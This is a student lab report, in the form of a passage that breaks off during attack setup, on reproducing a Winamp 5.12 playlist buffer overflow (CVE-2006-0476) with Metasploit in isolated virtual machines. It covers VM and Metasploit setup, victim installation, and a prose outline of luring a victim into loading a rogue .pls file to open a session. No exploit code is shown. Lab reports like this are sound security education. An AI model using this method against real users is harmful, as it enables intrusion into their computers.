

# [LAB 2]

[Buffer overflow in Nullsoft Winamp 5.2]

Eddy Fung  
eddy.fung@gmail.com | SID 100.297.328

## **Introduction:**

There are two objectives to this lab; first we will exploit a vulnerability found in Nusoft Winamp 5.12 a popular MP3 player for Windows. Second we will explain the importance of keeping your software up to date.

The vulnerability found in Nusoft Winamp is by exploiting the buffer overflow statement in the program by sending a filename greater than what it has reserved in memory. A great way of exploiting this is by using a playlist that will randomly load a set of predefined filename with varying lengths which will cause a buffer overflow. This will allow attackers to inject malicious code to gain access to the victim's computer.

In order to carry out this attack the victim must voluntarily download a rogue playlist in order for someone to fall victim to this attack as defined by the National Vulnerability Database "network exploitable - Victim must voluntarily interact with attack mechanism" [1] Therefore in this lab our "victim" will download the rogue playlist from a website we created.

More information on this exploit can be found here:

<http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2006-0476>

This lab report will cover the following items:


1. The lab environment where we exploit the attack
2. Demonstrate the attack by demonstrating it through various screenshots
3. Clean up strategies
4. Analyze our results
5. Explain the concept of buffer overflow vulnerabilities

## **The lab environment**

We setup the environment using two virtual machine running the following OS:

- Attacker
  - Kali version 2016.1
  - Metasploit v4.12.11 -dev
- Victims
  - Windows XP
  - Winamp 5.12 (x86)

on a MacBook Pro. The network connections are bridged between each VM through the MAC Book Pro where it's physically connected a Router. Please refer to the network topology below:




## The Setup


### Virtual Machines

Before starting the LAB we downloaded the latest version of kali from (<https://www.kali.org/downloads/>) and a copy of Windows XP with no license attached from the Microsoft Developer Network. We setup the virtual environment using VMware fusion on a MACBook Pro. The following is a step by step guide to setting up the virtual environment:


## Procedure for setting up the VM



Steps	Procedure
1.	Launch VMware fusion and click on Add
2.	1. Click on <b>Install from disc or image</b> . Considering we downloaded the .iso files for our lab




2. The next screen **Create a New Virtual Machine** by clicking on **Use another disc or disc image**.
3. Next Locate where you downloaded the .iso file



4. click on > **Next**


- |    |  |
|----|--|
| 3. | <ol style="list-style-type: none"><li>1. Continue through the prompts and choose the correct OS you are installing. For example, if you are installing <b>Windows</b> choose <b>Microsoft Windows &gt;&gt; Windows XP Professional</b>.<br/><br/>If you are installing Kali choose <b>Linux &gt;&gt; Other Linux 3.x Kernel 64-bit</b></li></ol> |
|----|--|



## Setting up Metasploit

The next step is to setup Metasploit on Kali inorder for us to carry out the exploit. Metasploit is another PEN testing tool that contains a vast collection of PEN testing tool to aid with our attack.

Step	Procedure
1.	1. Open a browser <b>Application &gt;&gt; Web Browser</b> 2. Navigate to the following URL: <a href="https://www.rapid7.com/products/metasploit/download.jsp">https://www.rapid7.com/products/metasploit/download.jsp</a> 3. Download the <b>Metasploit Community</b> copy which is free



4. Remember where you save the file. In our setup we saved it under **/root/Downloads**

- 2.
1. The next step we will install Metasploit.
  2. Open a terminal session in Kali **Application >> Terminal Emulator**
  3. Navigate to where you stored your download; in our case it's **/root/Downloads**. So we would type the following command:


```
cd /root/Downloads
```


4. Execute the .run file by executing the following command:

```
./metasploit-latest-linux-x64-installer.run
```

```
Terminal - root@DK: ~/Downloads
File Edit View Terminal Tabs Help
Killedarting the Metasploit Framework console...
root@DK:/opt/metasploit# cd /root/Downloads/
root@DK:~/Downloads# ls -l
total 149732
-rwxrwxrwx 1 root root 153319597 Jul 20 21:13 metasploit-latest-linux-x64-installer.run
root@DK:~/Downloads# ./metasploit-latest-linux-x64-installer.run
root@DK:~/Downloads# rmdir -rf /opt/metasploit/
rmdir: invalid option -- 'r'
Try 'rmdir --help' for more information.
root@DK:~/Downloads# rm -rf /opt/metasploit/
root@DK:~/Downloads# ls /opt/
root@DK:~/Downloads# cd /opt
root@DK:/opt# ls -l
total 0
root@DK:/opt# cd /root/Do
Documents/ Downloads/
root@DK:/opt# cd /root/Do
Documents/ Downloads/
root@DK:/opt# cd /root/Do
Documents/ Downloads/
root@DK:/opt# cd /root/Downloads/
root@DK:~/Downloads# ./metasploit-latest-linux-x64-installer.run
```

5. A setup prompt will appear in the x-gui; answer each questions and complete the installation process.






6. Once the setup wizard is completed you are ready to use Metasploit. In the next step we will walk you through setting up the victim's computer.

## Setting up the victim's environment

Steps	Procedure
1.	<ol style="list-style-type: none"><li>On the Windows VM perform the following task</li><li>Open a browser by going to <b>Start &gt;&gt; Internet</b></li><li>At the address bar navigate to the following URL: <a href="http://www.filehippo.com/download_winamp/613/">http://www.filehippo.com/download_winamp/613/</a></li></ol>




4. Download the winamp file and navigate to the **Download Folder**

5. Install Winamp file by clicking on the file name **winamp512\_full**




- 2.
1. Follow the setup Wizard for Winamp
  2. Once you have completed the installation Winamp will load and you'll see the following



3. Now we have finished installing Winamp on the victim's computer. In the next step we will carry out the attack using Metasploit


## Demonstrating the attack:

To demonstrate the attack, we must refer to the following call flow to understand how the attack is carried out:



1. A user unknowingly downloads a playlist file \*.pls from an unsuspected site
2. The playlist file \*.pls is then sent to the victim's computer
3. The victim will load the .pls into Winamp
4. Once the .pls file is loaded it'll cause a buffer overload on Winamp

5. The attacker listens on a pre-defined port to see if the session is available
6. Once the port is open the attack is able to gain access to the computer

Setting up for the attack (Attack Computer)	
Steps	Procedure
1.	<ol style="list-style-type: none"> <li>1. On the attacker computer ensure the sql database is running and listening to specific ports.</li> <li>2. Open a terminal in Kali by going to <b>Application &gt;&gt; Terminal Emulator</b></li> <li>3. Type the following command <b>service postgresql start</b></li> <li>4. Once the service starts type <b>ss-ant</b></li> <li>5. It should look like the image below</li> 